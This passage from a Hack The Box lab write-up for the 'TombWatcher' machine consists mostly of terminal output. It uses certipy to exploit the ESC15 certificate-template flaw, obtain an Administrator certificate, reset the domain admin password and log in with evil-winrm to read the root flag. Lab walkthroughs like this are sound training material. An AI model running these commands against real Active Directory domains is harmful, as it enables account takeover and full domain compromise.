└─# nxc smb 10.10.11.72 -u cert_admin -p Password@123
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\cert_admin:Password@123

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─#
```




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
└─# certipy find -dc-ip 10.10.11.72 -dc-host DC01.tombwatcher.htb -target 10.10.11.72 -ns 10.10.11.72 -u 'cert_admin@tombwatcher.htb' -p 'Pwneduser!@123' -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250915122419_Certipy.txt'
[*] Wrote text output to '20250915122419_Certipy.txt'
[*] Saving JSON output to '20250915122419_Certipy.json'
[*] Wrote JSON output to '20250915122419_Certipy.json'

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/Tombwatcher/certipy]
└─# ls
20250915122419_Certipy.json  20250915122419_Certipy.txt
```

Found a misconfigured cert template **ESC15**




```
                                      TOMBWATCHER.HTB\cert_admin
    Object Control Permissions
      Owner                         : TOMBWATCHER.HTB\Enterprise Admins
      Full Control Principals       : TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
      Write Owner Principals        : TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
      Write Dacl Principals         : TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
      Write Property Enroll         : TOMBWATCHER.HTB\Domain Admins
                                      TOMBWATCHER.HTB\Enterprise Admins
                                      TOMBWATCHER.HTB\cert_admin
  [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
  [!] Vulnerabilities
    ESC15                           : Enrollee supplies subject and schema version is 1.
  [*] Remarks
    ESC15                           : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─#
```

We can now request cert template using certipy




```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# certipy req -u 'cert_admin' -p 'Pwnuser@123' -dc-ip '10.10.11.72' -target DC01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -application-policies 'Client Authentication'
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 3
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@tombwatcher.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Then authenticate as user administrator




```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72' -ldap-shell
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@tombwatcher.htb'
[*] Connecting to 'ldaps://10.10.11.72:636'
[*] Authenticated to '10.10.11.72' as: 'u:TOMBWATCHER\\Administrator'
Type help for list of commands

# whomai /priv
*** Unknown syntax: whomai /priv

# help
```

Right in the shell, we are able to change administrator's password as seen below, which can then be used for authentication



```
 enable_account user - Enable the user's account.
 dump - Dumps the domain.
 search query [attributes,] - Search users and groups by name, distinguishedName and sAMAccountName.
 get_user_groups user - Retrieves all groups this user is a member of.
 get_group_users group - Retrieves all members of a group.
 get_laps_password computer - Retrieves the LAPS passwords associated with a given computer (sAMAccountName).
 grant_control target grantee - Grant full control of a given target object (sAMAccountName) to the grantee (sAMAccountName).
 set_dontreqpreauth user true/false - Set the don't require pre-authentication flag to true or false.
 set_rbcd target grantee - Grant the grantee (sAMAccountName) the ability to perform RBCD to the target (sAMAccountName).
 start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to bypass channel binding for operations necessitating an encrypted channel
 write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given user. The gpoSID must be entered surrounding by {}.
 whoami - get connected user
 dirsync - Dirsync requested attributes
 exit - Terminates this session.

# dump
[!] Not implemented

# change_password Administrator Pwnedadmin@2025
Got User DN: CN=Administrator,CN=Users,DC=tombwatcher,DC=htb
Attempting to set new password of: Pwnedadmin@2025
Password changed successfully!

# 
```

ROOT FLAG



```
┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# nxc winrm 10.10.11.72 -u administrator -p Pwnedadmin@2025
WINRM       10.10.11.72     5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb)
WINRM       10.10.11.72     5985   DC01             [+] tombwatcher.htb\administrator:Pwnedadmin@2025 (Pwn3d!)

┌──(root㉿Kali)-[/home/…/Documents/HTB-THM-labs_reports/HTB/TombWatcher]
└─# evil-winrm -i tombwatcher.htb -u administrator -p Pwnedadmin@2025

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
81e7cf47b920d6213ce9d77708f3075a
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```